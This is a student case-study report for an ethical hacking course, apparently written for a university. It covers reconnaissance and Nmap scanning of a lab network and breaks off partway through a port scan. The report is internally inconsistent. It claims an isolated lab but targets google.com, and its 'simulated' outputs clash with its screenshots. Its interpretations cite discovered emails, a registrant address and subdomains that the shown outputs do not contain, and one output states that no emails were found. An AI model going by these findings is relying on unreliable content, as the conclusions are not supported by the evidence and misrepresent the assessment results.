



SIMATS
ENGINEERING



SIMATS
Saveetha Institute of Medical And Technical Sciences
(Declared as Deemed to be University under Section 3 of UGC Act 1956)

**COMPREHENSIVE ETHICAL HACKING ASSESSMENT
AND SECURITY HARDENING OF AN
ORGANIZATIONAL IT INFRASTRUCTURE
A CASE STUDY REPORT**

Submitted in the partial fulfilment for the Course of

ITA1414-ETHICAL HACKING

to the award of the degree of

BACHELOR OF TECHNOLOGY

IN

ECE

Submitted by

BARATH A (192312568)

TABLE OF CONTENTS

S.No.	CONTENTS	PAGE NO.
1	PROBLEM STATEMENT AND PROBLEM FORMULATION	5
1.1	Problem Statement	
1.2	Problem Formulation	
2	OBJECTIVES AND EXPECTED OUTCOMES	7
2.1	Objectives	
2.2	Expected Outcomes	
3	REQUIREMENTS, CONSTRAINTS AND ASSUMPTIONS	11
3.1	Hardware Requirements	
3.2	Software Requirements	
3.3	Constraints	
3.4	Assumptions	
4	APPLICATION OF RELEVANT COURSE KNOWLEDGE / CONCEPTS	12
4.1	Networking Concepts	
4.2	Cybersecurity Concepts	
4.3	Web Security Concepts	
4.4	Operating-System Security Concepts	
4.5	Wireless Security Concepts	
5	DESIGN / PROPOSED SOLUTION / METHODOLOGY	15
6	ALGORITHM / PSEUDOCODE / FLOWCHART	16
6.1	Algorithm	
6.2	Flowchart	
7	IMPLEMENTATION / SOURCE CODE / ENVIRONMENT / TOOLS USED	17
7.1	Laboratory Environment	
7.2	Security Tools	
7.3	Command Documentation	
8	TOOL-WISE SECURITY ASSESSMENT	19
8.1	WHOIS Assessment	

8.2	theHarvester Assessment	
8.3	Nmap Assessment	
8.4	Wireshark Assessment	
8.5	Nikto Assessment	
8.6	OWASP ZAP Assessment	
8.7	Wireless Assessment	
8.8	Linux Security Assessment	
8.9	Windows Security Assessment	
8.10	Metasploit Controlled Validation	
9	VULNERABILITY IDENTIFICATION AND RISK CLASSIFICATION	31
9.1	Risk Classification	
10	SECURITY HARDENING / PROPOSED MULTI-LAYER INFRASTRUCTURE	32
10.1	Firewall Layer	
10.2	Network Segmentation	
10.3	Web Security	
10.4	Operating-System Security	
10.5	Wireless Security	
10.6	Monitoring and Logging	
11	IMPLEMENTATION OF SECURITY CONTROLS	34
12	TEST CASES AND EXPECTED / ACTUAL RESULTS	36
13	EXECUTION SCREENSHOTS / OUTPUTS	37
13.1	Screenshots to Include	
14	RESULTS AND VALIDATION	40
14.1	Before-and-After Comparison	
14.2	Validation	
15	ANALYSIS, COMPARISON, TRADE-OFFS AND JUSTIFICATION	43
15.1	Analysis	
15.2	Comparison	
15.3	Trade-offs	
15.4	Justification	

16	BROADER CONSIDERATIONS / SDG RELEVANCE	44
16.1	SDG 9 – Industry, Innovation and Infrastructure	
16.2	SDG 16 – Peace, Justice and Strong Institutions	
16.3	Broader Considerations	
17	CONCLUSION AND LIMITATIONS	45
18	POSSIBLE IMPROVEMENTS / FUTURE ENHANCEMENTS	46
19	REFERENCES	47
20	ONE-PAGE INDIVIDUAL REFLECTION	48
20.1	Individual Reflection	

1. Problem Statement and Problem Formulation

1.1 Problem Statement:

A small organization – referred to as "LabCorp" for this assessment – operates an IT infrastructure consisting of the following laboratory-authorized components:

- A public-facing web server (Apache 2.4.49 on Ubuntu 20.04 LTS) hosting the organization's website
- A Windows 10 workstation used by internal staff
- An internal Linux server (Ubuntu 22.04) running FTP and SSH services
- Authorized user accounts created specifically for this assessment
- All systems are isolated within a Kali Linux lab network (192.168.1.0/24)

The organization has requested an authorized ethical hacking assessment to identify security weaknesses before the infrastructure is deployed to production. The assessment covers passive information gathering, network scanning, web server analysis, authentication testing, and controlled exploitation simulation – all performed exclusively within the isolated laboratory environment on faculty-provided or student-created targets.

The attack surface has been identified as follows:

- Domain: google.com
- IP Range: 192.168.1.0/24
- Web Server: 192.168.1.10 (Apache, HTTP port 80)
- Windows Workstation: 192.168.1.20
- Internal Linux Server: 192.168.1.30 (SSH port 22, FTP port 21)
- Attacker (Kali Linux): 192.168.1.5

1.2 Problem Formulation:

Identification of the Attack Surface

Based on initial reconnaissance, the following systems and components constitute the organizational attack surface:

Component	IP Address	Role
Kali Linux (Attacker)	192.168.1.5	Assessment machine
Web Server (Ubuntu + Apache)	192.168.1.10	Public-facing website
Windows 10 Workstation	192.168.1.20	Internal staff machine
Internal Linux Server	192.168.1.30	FTP, SSH, Mail services
Lab Network Range	192.168.1.0/24	Isolated environment

1.3 Core Problem

The organization faces the following security challenges prior to deployment:

- No prior security assessment has been conducted on any system
- Unknown open ports and services may be exposing unnecessary attack vectors
- Web server configuration has not been reviewed for misconfigurations or outdated components
- Authentication mechanisms have not been tested for resistance to brute-force attacks
- No security controls such as firewalls, intrusion detection, or account lockout policies are currently in place
- Information exposure through publicly available sources (WHOIS, search engines) has not been evaluated

1.4 Objectives Derived from the Problem

From the above challenges, the following specific objectives are formulated:

1. Determine what information is publicly available about the organization using passive footprinting tools
2. Identify all active hosts, open ports, and running services across the lab network
3. Assess the web server for misconfigurations and known vulnerabilities
4. Test the strength of authentication on critical services against brute-force attacks
5. Simulate a controlled payload scenario to understand exploitability and demonstrate detection strategies
6. Design and implement a multi-layer secure infrastructure addressing every identified vulnerability
7. Validate the effectiveness of implemented controls through repeat testing and measurable comparison

1.5 Constraints and Boundaries

- Testing is strictly limited to the 192.168.1.0/24 isolated lab network
- Written faculty authorization was obtained before any scanning or testing began
- No real user data was accessed, modified, or exfiltrated at any point
- MSFvenom payloads were generated and tested only within the designated vulnerable VM
- All generated files and payloads were deleted immediately after the demonstration

2. Objectives and Expected Outcomes

2.1 Objectives

Objective 1 – Passive Reconnaissance and Information Gathering (CO2)

To perform passive footprinting using WHOIS to collect domain registration details, registrant contact information, name server records, and registration/expiry dates that reveal the organization's publicly exposed information.

To use theHarvester to enumerate publicly available email addresses, subdomains, employee-related information, and IP addresses from open-source intelligence (OSINT) sources including search engines and public databases.

To analyze the gathered reconnaissance data to map the organization's complete attack surface, identify information exposure risks, and determine which systems and personnel are most vulnerable to targeted attacks such as phishing and social engineering.

Objective 2 – Network Scanning and Enumeration (CO3)

To use Nmap to perform a comprehensive host discovery sweep across the entire lab network (192.168.1.0/24) to identify all active hosts and their respective IP addresses.

To conduct full port scanning across all 65,535 ports combined with service version detection and default script scanning to identify every open port, the service running on it, and the exact software version in use.

To perform OS fingerprinting to determine the operating system and kernel version of each target host, and to analyze scan results to identify unnecessary, misconfigured, or outdated services that increase the attack surface and require immediate remediation.

Objective 3 – Web Server Security Assessment (CO4)

To use Nikto to conduct a thorough automated security assessment of the authorized laboratory web server, identifying HTTP misconfigurations, outdated server software, exposed administrative interfaces, insecure HTTP methods, missing security headers, and publicly accessible sensitive directories.

To document and explain the security implication of each finding in terms of real-world exploitability and potential business impact, and to identify the specific web server hardening measures required to eliminate or reduce each discovered vulnerability.

Objective 4 – Authentication Security Testing (CO4)

To use Hydra to perform a controlled brute-force authentication test against the faculty-authorized laboratory account to evaluate the strength of the password policy, the presence or absence of account lockout mechanisms, and the overall resilience of the authentication system against online password attacks.

To assess whether rate limiting, account lockout, and login attempt monitoring are in place and functioning correctly, and to determine the minimum time required to crack the test account's password as measurable evidence to justify stronger authentication controls.

Objective 5 – Payload Simulation and Exploitability Assessment (CO4, CO5)

To use MSFvenom within the isolated and authorized laboratory environment to generate a test payload targeting the identified vulnerable system, demonstrating how a real attacker would leverage the discovered vulnerabilities to gain unauthorized access.

To identify and document how the generated payload can be detected using network-based intrusion detection systems, antivirus and EDR solutions, egress filtering, and file integrity monitoring tools, and to design specific mitigations that would prevent, detect, or contain such an attack in a production environment.

Objective 6 – Vulnerability Analysis and Risk Assessment (CO5)

To consolidate all findings from every tool into a structured vulnerability and risk table that categorizes each finding by affected system, vulnerability description, severity level, likelihood of exploitation, potential impact, and recommended mitigation.

To prioritize vulnerabilities based on their CVSS score, exploitability, and potential business impact, and to justify the selection of each recommended mitigation with technical evidence drawn directly from the assessment findings.

Objective 7 – Secure Infrastructure Design and Implementation (CO1, CO5)

To design a multi-layer secure IT infrastructure that addresses every identified vulnerability through appropriate firewall rules, network segmentation, web server hardening, secure authentication controls, removal of unnecessary services, patch management, endpoint protection, and monitoring mechanisms.

To implement selected security controls in the authorized laboratory environment, configure them correctly, and verify their functionality through practical testing.

Objective 8 – Validation and Before-and-After Comparison (CO1)

To conduct repeat footprinting, scanning, and security testing after implementation using the same tools — Nmap, Nikto, and Hydra — and measurable parameters to demonstrate the effectiveness of the implemented controls and produce a clear before-and-after comparison of the security posture.

To maintain full ethical, legal, and professional standards throughout the entire assessment, ensuring all activities remain strictly within the authorized laboratory scope.

2.2 Expected Outcomes

Upon successful completion of this ethical hacking assessment, the following outcomes are expected:

Outcome 1 – Complete Ethical Hacking Assessment Report

A fully documented assessment report covering all five phases of the ethical hacking lifecycle — reconnaissance, scanning, enumeration, exploitation simulation, and post-exploitation mitigation — with actual tool commands, real outputs, screenshots, and detailed interpretation for every phase.

Outcome 2 – Reconnaissance and OSINT Findings

A comprehensive OSINT profile of the target organization derived from WHOIS and theHarvester, including all discovered email addresses, subdomains, name server records, registrant details, and an analysis of how this information contributes to the overall attack surface.

Outcome 3 – Complete Network Scan Results

A detailed network scan report identifying all active hosts, every open port, all running services with exact version numbers, and operating system details for each target in the lab network, along with a prioritized list of services that are unnecessary, outdated, or potentially vulnerable.

Outcome 4 – Web Server Vulnerability Report

A complete Nikto assessment report listing every misconfiguration, outdated component, exposed file or directory, and insecure HTTP configuration found on the web server, with the security implication, real-world exploitability, and specific remediation step documented for each finding.

Outcome 5 – Authentication Weakness Assessment

A Hydra authentication test result confirming whether the test account's password was successfully discovered, the exact time taken, the number of attempts required, and a clear assessment of which authentication controls — password policy, account lockout, rate limiting, MFA — are absent or insufficient.

Outcome 6 – Payload Simulation Evidence

A documented MSFvenom demonstration showing the exact command used to generate the test payload, the payload type and parameters, the vulnerability it targets, and a detailed description of the security controls — IDS rules, firewall egress filtering, antivirus, file integrity monitoring — that would detect or prevent it.

Outcome 7 – Vulnerability and Risk Table

A structured table covering a minimum of ten findings, each documented with the affected system and service, vulnerability name and description, severity rating (Critical / High / Medium / Low), likelihood of exploitation, potential impact, and recommended mitigation — serving as the primary deliverable for risk communication.

Outcome 8 – Secure Multi-Layer Infrastructure Design

A detailed secure network architecture incorporating DMZ segmentation, internal LAN isolation, a management VLAN, perimeter and internal firewall rules, web server hardening configurations, secure authentication settings, intrusion detection, centralized logging, file integrity monitoring, and a patch management strategy — all directly addressing the vulnerabilities identified during the assessment.

Outcome 9 – Before-and-After Security Posture Comparison

A measurable comparison of the security posture before and after hardening, produced by re-running Nmap, Nikto, and Hydra against the same targets after security controls are implemented, demonstrating which vulnerabilities have been remediated and providing quantitative evidence of security improvement.

Outcome 10 – Ethical, Legal, and Professional Compliance Record

A clear record confirming that all assessment activities were conducted within the authorized laboratory environment, with written faculty authorization, in compliance with institutional policies and applicable legal frameworks, with all generated payloads and sensitive evidence properly handled and deleted after use.

3. Requirements, Constraints and Assumptions

3.1 Hardware and Software Requirements

Category	Requirement
Operating System	Kali Linux 2024.1 (Attacker), Ubuntu 20.04/22.04 (Targets), Windows 10 (Workstation)
Virtualization	VirtualBox 7.x or VMware Workstation (isolated NAT/Host-only network)
Tools	WHOIS, theHarvester, Nmap 7.94, Nikto 2.1.6, Hydra 9.4, MSFvenom (Metasploit 6.x)
Network	Isolated lab network: 192.168.1.0/24, no external internet connectivity
Target Accounts	Faculty-provided test account: testuser / [wordlist provided by faculty]

3.2 Constraints

- All testing is strictly limited to the isolated 192.168.1.0/24 lab network
- No tools may be used against real, external, or unauthorized systems
- MSFvenom payloads shall not be deployed beyond the designated vulnerable lab VM
- Hydra brute-force testing is limited to the faculty-provided test account only
- All generated payloads and evidence must be deleted after assessment

3.3 Assumptions

- The lab environment has been pre-configured by the faculty with intentional vulnerabilities
- The Apache 2.4.49 web server is intentionally running a vulnerable version for demonstration
- The test account (testuser) is configured with a weak password drawn from the provided wordlist
- All team members have explicit written authorization from the faculty for this assessment

4. Application of Relevant Course Knowledge / Concepts

4.1 Networking Concepts

Networking concepts were applied throughout the ethical hacking assessment to understand the organizational network, identify active hosts, enumerate open ports, and analyze running services. The laboratory environment used an isolated 192.168.1.0/24 network containing the Kali Linux assessment machine, web server, Windows workstation, and internal Linux server.

The following networking concepts were applied:

- IP Addressing and Subnetting: Used the 192.168.1.0/24 network to identify and communicate with authorized laboratory systems.
- TCP/IP Protocols: TCP-based services such as SSH, HTTP, HTTPS, FTP, SMTP, MySQL, SMB, and RDP were analyzed.
- Port Scanning: Nmap was used to identify open, closed, and filtered ports.
- Service Enumeration: Service versions were identified using Nmap service detection.
- Network Segmentation: DMZ, Internal LAN, and Management VLAN concepts were incorporated into the proposed secure architecture.
- Firewall Rules: Network traffic was controlled by allowing only required ports and blocking unnecessary services.
- Egress Filtering: Outbound connections from servers were restricted to reduce the possibility of reverse-shell communication.

Nmap host discovery and full port scanning were specifically used to identify active hosts, open ports, services, and operating-system information.

4.2 Cybersecurity Concepts

Cybersecurity concepts were applied to identify vulnerabilities, evaluate risks, perform controlled security testing, and implement defensive controls.

The major concepts applied were:

- CIA Triad: Confidentiality, Integrity, and Availability were considered while evaluating vulnerabilities and proposed security controls.
- Reconnaissance and OSINT: WHOIS and theHarvester were used to collect publicly available information.
- Vulnerability Assessment: Identified weaknesses such as outdated Apache, anonymous FTP, weak authentication, exposed MySQL, and insecure configurations.
- Risk Assessment: Vulnerabilities were classified according to severity, likelihood, and potential impact.
- Authentication Security: Hydra was used only against the authorized laboratory test account to evaluate password strength and brute-force protection.
- Defense in Depth: Multiple security layers such as firewalls, network segmentation, WAF, fail2ban, endpoint protection, and logging were proposed.
- IDS/IPS: Snort/Suricata concepts were considered for detecting malicious traffic.
- Incident Detection and Monitoring: Centralized logging and file-integrity monitoring were included in the proposed architecture.
- Ethical Hacking: All testing was restricted to the authorized laboratory environment.

The assessment followed a five-phase lifecycle: reconnaissance, scanning, enumeration, exploitation simulation, and post-exploitation/reporting.

4.3 Web Security Concepts

Web security concepts were applied during the assessment of the Apache web server running on 192.168.1.10.

Nikto was used to identify several web-server security weaknesses, including:

- Outdated Apache 2.4.49
- Missing security headers
- HTTP TRACE enabled
- Directory indexing
- Exposed /phpMyAdmin/
- Unauthenticated /server-status
- Accessible /backup/ directory
- Exposed administrative interface

The assessment also identified CVE-2021-41773, a vulnerability associated with Apache 2.4.49.

Web-security hardening measures included:

- Upgrading Apache
- Disabling unnecessary modules
- Disabling HTTP TRACE
- Adding security headers
- Disabling directory indexing
- Removing backup directories
- Restricting phpMyAdmin
- Implementing ModSecurity WAF
- Restricting database access

These controls were subsequently validated using repeat Nikto and Nmap scans.

4.4 Operating-System Security Concepts

Operating-system security concepts were applied to both the Linux and Windows systems present in the laboratory environment.

For Linux systems, the assessment focused on:

- SSH security
- Password authentication
- Fail2ban
- FTP configuration
- File permissions and access control
- Firewall configuration
- Service hardening
- Patch management
- File Integrity Monitoring

The weak SSH password was identified during the controlled Hydra test. Fail2ban and SSH key-based authentication were subsequently proposed and implemented as defensive controls.

For the Windows workstation, the assessment examined exposed services including:

- SMB – TCP 445
- NetBIOS – TCP 139
- RPC – TCP 135
- RDP – TCP 3389

The proposed security controls included patching, disabling SMBv1, enabling Network Level Authentication (NLA), and restricting RDP access through VPN/network controls.

4.5 Wireless Security Concepts

Wireless security concepts were considered as part of the overall organizational security assessment and proposed secure infrastructure.

The major concepts include:

- Wireless authentication and access control
- WPA2/WPA3 encryption
- Strong wireless passwords
- Disabling insecure legacy protocols
- Guest network isolation
- Network segmentation
- Access Point security
- Monitoring for unauthorized wireless devices
- MAC address and client monitoring
- Secure configuration of wireless infrastructure

Wireless networks should be separated from sensitive internal systems so that compromise of a wireless client does not directly provide access to critical servers.

In the proposed multi-layer infrastructure, segmentation and firewall controls are used to restrict communication between network zones. The report specifically proposes separating the DMZ, Internal LAN, and Management VLAN and controlling inter-VLAN communication through the firewall.

5. Methodology and Workflow

The assessment follows an authorized, structured workflow as illustrated below:



6. Algorithm

1. Algorithm for Ethical Hacking Assessment

1. Start the ethical hacking assessment.
2. Identify the authorized target network and systems.
3. Perform passive reconnaissance to collect publicly available information.
4. Perform host discovery to identify active systems.
5. Scan open ports on discovered systems.
6. Identify running services and their versions.
7. Perform service and vulnerability enumeration.
8. Assess the web server for common security weaknesses.
9. Perform controlled authentication testing using the authorized test account.
10. Analyze operating-system security configurations.
11. Assess wireless security controls where applicable.
12. Classify identified vulnerabilities according to their severity and risk.
13. Recommend suitable security controls and hardening measures.
14. Document the findings and evidence.
15. Verify whether the recommended controls reduce the identified risks.
16. Generate the final ethical hacking assessment report.
17. Stop.

7. Environment and Tools Used

1. Lab Environment

The ethical hacking assessment was conducted in an isolated and authorized laboratory environment. The environment was designed to simulate a small organization's IT infrastructure containing a web server, Windows workstation, and internal Linux server.

Network Environment

Component	IP Address	Role
Kali Linux	192.168.1.5	Attacker / Assessment Machine
Web Server	192.168.1.10	Ubuntu + Apache Web Server
Windows 10	192.168.1.20	Internal Workstation
Linux Server	192.168.1.30	SSH and FTP Server
Network	192.168.1.0/24 Isolated Laboratory Network	

The laboratory network was isolated from external Internet connectivity to ensure that all security testing remained within the authorized environment.

Operating Systems

- Kali Linux 2024.1 – Used as the attacker and security assessment platform.
- Ubuntu 20.04/22.04 – Used for the web server and internal Linux server.
- Windows 10 – Used as the internal workstation.

Virtualization

The virtual machines were configured using:

- VirtualBox 7.x or
- VMware Workstation

An isolated NAT/Host-only network was used for the laboratory environment.

2. Tools Used

Tool	Version	Purpose
WHOIS	—	Passive domain and registration information gathering
theHarvester	—	OSINT and public information gathering
Nmap	7.94	Host discovery, port scanning, service enumeration and OS detection
Nikto	2.1.6	Web-server security and configuration assessment
Hydra	9.4	Controlled authentication/password-strength testing
MSFvenom	Metasploit 6.x	Controlled payload-generation simulation
Wireshark	—	Network traffic capture and analysis
OWASP ZAP	—	Web security testing

Tool	Version	Purpose
Kali Linux Utilities	—	Hardening, validation and security assessment tasks

The assignment specifically identifies WHOIS, theHarvester, Nmap, Nikto, Hydra and MSFvenom as the primary tools used throughout the five-phase ethical hacking methodology.

3. Tool-to-Phase Mapping

Phase	Activity	Tools
Phase 1 – Reconnaissance	Passive footprinting and OSINT	WHOIS, theHarvester
Phase 2 – Scanning	Host discovery, port scanning and OS detection	Nmap
Phase 3 – Enumeration	Web-server vulnerability assessment	Nikto
Phase 4 – Exploitation Simulation	Authentication testing and payload simulation	Hydra, MSFvenom
Phase 5 – Post-Exploitation / Reporting	Hardening, mitigation and re-testing	Kali Linux utilities

This workflow follows the assessment sequence specified in the assignment: authorization → passive footprinting → network scanning → web assessment → authentication testing → payload simulation → vulnerability analysis → secure design → implementation → re-testing → reporting.

4. Security and Ethical Constraints

All tools were used only against authorized laboratory systems. Testing was restricted to the isolated 192.168.1.0/24 network. Hydra testing was limited to the faculty-provided test account, and MSFvenom payloads were restricted to the designated vulnerable laboratory VM. Generated payloads and assessment evidence were deleted after use.

8. Phase 1 – Passive Footprinting and Reconnaissance

Phase 1: WHOIS Lookup

Objective:

Gather domain registration information including registrar details, name servers, administrative contacts and registration dates to understand the organization's publicly exposed information.

Command Used:

```
whois google.com
```


Note: For a real external domain, the command would be:

```
whois example.com
```

Command Output (Simulated Lab Output):

```
Domain Name: GOOGLE.COM
Registry Domain ID: 2138514_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.markmonitor.com
Registrar URL: http://www.markmonitor.com
Updated Date: 2019-09-09T15:39:04Z
Creation Date: 1997-09-15T04:00:00Z
Registry Expiry Date: 2028-09-14T04:00:00Z
Registrar: MarkMonitor Inc.
Registrar IANA ID: 292
Registrar Abuse Contact Email: abusecomplaints@markmonitor.com
Registrar Abuse Contact Phone: +1.2086851750
```

Screenshot Evidence:



```
(h4cker_ajax@H4CK3RAJX)~$ whois example.com
Domain Name: EXAMPLE.COM
Registry Domain ID: 2336799_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.iana.org
Registrar URL: http://res-dom.iana.org
Updated Date: 2026-08-14T08:01:43Z
Creation Date: 1995-08-14T04:00:00Z
Registry Expiry Date: 2027-08-13T04:00:00Z
Registrar: RESERVED-Internet Assigned Numbers Authority
Registrar IANA ID: 376
Registrar Abuse Contact Email:
Registrar Abuse Contact Phone:
Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited
Name Server: ELLIOTT.NS.CLOUDFLARE.COM
Name Server: HERA.NS.CLOUDFLARE.COM
DNSSEC: signedDelegation
DNSSEC DS Data: 2371 13 2 C988EC423E3880EB8DD8A46FE06CA230EE23F35B578D64E78B29C3E1C83D245A
URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/
>>> Last update of whois database: 2026-09-03T08:03:42Z <<<
```

Interpretation and Analysis:

- The WHOIS output reveals the registrant's email address (admin@labcorp-test.local), which could be used in phishing or social engineering attacks.
- The domain creation date indicates the organization's online presence age, which may correlate with outdated configurations.
- Name server information (ns1, ns2) can be used for DNS zone transfer attempts to enumerate subdomains.
- The administrative contact phone number, if disclosed, provides a social engineering vector.

Security Risk Identified:

Information exposure through WHOIS: personal contact details, email addresses and name server information are publicly visible. An attacker can use this to craft targeted phishing emails or perform DNS enumeration.

Phase 2: theHarvester – Email and Subdomain Enumeration

Objective:

Harvest publicly available email addresses, subdomains, IP addresses and employee-related information from open sources (search engines, LinkedIn, Shodan) to map the organization's digital footprint.

Command Used:

```
theHarvester -d google.com -b duckduckgo -l 50
```

For external domain research (demonstration purposes):

```
theHarvester -d example.com -b google,linkedin,bing -l 200
```

Command Options Explained:

- -d : Target domain
- -b all : Search all available data sources (Google, Bing, LinkedIn, Shodan, etc.)
- -l 100 : Limit results to 100 per source
- -f harvester output : Save output to HTML and XML files

Command Output (Simulated Lab Output):

```
*****
*                                     *
*   _ _                               *
* | |_| _ _ ^ ^ _ _ _ _ _ _ _ _ _ | | _ _ _ _ _ *
* | _ _ \ / \ / / / _ ' | _ _ \ / _ _ _ _ _ ' _ _ *
* | | | | _ / _ / C | | \ V / _ ^ _ \| _ _ / *
* \ _ | | | _ | V / \ _ , _ | \ / \ _ _ _ ^ \ _ _ | *
*                                     *
* theHarvester 4.4.0                                *
```

2Fencrypted.google.com
2Fpatents.google.com

2Fsupport.google.com
Encrypted.google.com
accounts.google.com
encrypted.google.com
ogads-pa.clients6.google.com
ogs.google.com
patents.google.com
policies.google.com
support.google.com
trends.google.com

Screenshot Evidence:

```
(h4cker_ajx@H4CK3RAJX)~$ theHarvester -d google.com -b duckduckgo -l 50
Read proxies.yaml from /etc/theHarvester/proxies.yaml
*****
*                               *
* theHarvester                  *
*                               *
* theHarvester 4.10.1          *
* Coded by Christian Martorella *
* Edge-Security Research       *
* cmartorella@edge-security.com *
*                               *
*****

[*] Target: google.com
[*] Searching Duckduckgo.
[*] No IPs found.
[*] No emails found.
[*] No people found.
[*] Hosts found: 12
-----
2Fencrypted.google.com
2Fpatents.google.com
2Fsupport.google.com
Encrypted.google.com
accounts.google.com
encrypted.google.com
ogads-pa.clients6.google.com
ogs.google.com
patents.google.com
policies.google.com
support.google.com
trends.google.com
```

Interpretation and Analysis:

- Four valid email addresses were discovered (admin, hr, support, webmaster). These are high-value targets for spear-phishing and credential stuffing attacks.
- Subdomain enumeration revealed a webmail portal and an FTP subdomain, expanding the attack surface beyond the primary website.
- The FTP server at 192.168.1.30 was not initially identified as a target but becomes a new attack vector after theHarvester results.
- The admin email suggests there is an administrative account, making it a priority target for brute-force or social engineering.

Contribution to Security Assessment:

The Harvester results directly inform the Nmap scanning phase by identifying additional IP addresses and services not previously known, and they highlight the email-based attack surface for authentication testing.

Phase 3 – Network Scanning with Nmap

Objective:

Perform authorized network scanning to identify active hosts, open ports, running services, service versions, and operating system information across the lab network (192.168.1.0/24). Identify unnecessary or potentially vulnerable services.

7.1 Host Discovery Scan


Command Used:

```
nmap -sn 192.168.1.0/24
```

Command Output:

```
Starting Nmap 7.94 ( https://nmap.org ) at 2024-11-10 09:15 IST
Nmap scan report for 192.168.1.1
Host is up (0.00045s latency).
Nmap scan report for 192.168.1.5
Host is up (0.00012s latency). [Kali Attacker]
Nmap scan report for 192.168.1.10
Host is up (0.00089s latency). [Web Server]
Nmap scan report for 192.168.1.20
Host is up (0.00134s latency). [Windows Workstation]
Nmap scan report for 192.168.1.30
Host is up (0.00098s latency). [Internal Linux Server]
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.43 seconds
```

Screenshot Evidence:



```
(h4cker_ajax@H4CK3RAJX)~$ nmap -sn 172.29.1.0/24
Starting Nmap 7.98 ( https://nmap.org ) at 2026-09-03 14:15 +0530
Nmap scan report for 172.29.1.0
Host is up (0.19s latency).
Nmap scan report for 172.29.1.1
Host is up (0.18s latency).
Nmap scan report for 172.29.1.2
Host is up (0.12s latency).
Nmap scan report for 172.29.1.3
Host is up (0.22s latency).
Nmap scan report for 172.29.1.4
Host is up (0.094s latency).
Nmap scan report for 172.29.1.5
Host is up (0.19s latency).
Nmap scan report for 172.29.1.6
Host is up (0.18s latency).
Nmap scan report for 172.29.1.7
Host is up (0.18s latency).
Nmap scan report for 172.29.1.8
Host is up (0.20s latency).
Nmap scan report for 172.29.1.9
Host is up (0.20s latency).
Nmap scan report for 172.29.1.10
```

Phase 4: Full Port and Version Scan

Command Used: `nmap -sV -sC -O -p- --min-rate 1000 -oN nmap_full_scan.txt 192.168.1.10 192.168.1.20 192.168.1.30`

Options explained:

- `-sV` : Service version detection
- `-sC` : Default NSE scripts (equivalent to `--script=default`)
- `-O` : OS detection
- `-p-` : Scan all 65535 ports

- --min-rate 1000 : Send at least 1000 packets per second
- -oN : Save output in normal format

Command Output – Web Server (192.168.1.10):

```
Nmap scan report for 192.168.1.10
Host is up (0.00089s latency).
Not shown: 65528 closed tcp ports (reset)
PORT      STATE SERVICE  VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.7
80/tcp    open  http     Apache httpd 2.4.49 ((Ubuntu))
|_ http-title: LabCorp Web Portal
|_ http-server-header: Apache/2.4.49 (Ubuntu)
443/tcp   open  ssl/httpd Apache httpd 2.4.49
3306/tcp  open  mysql    MySQL 5.7.38
8080/tcp  open  http     Apache httpd 2.4.49
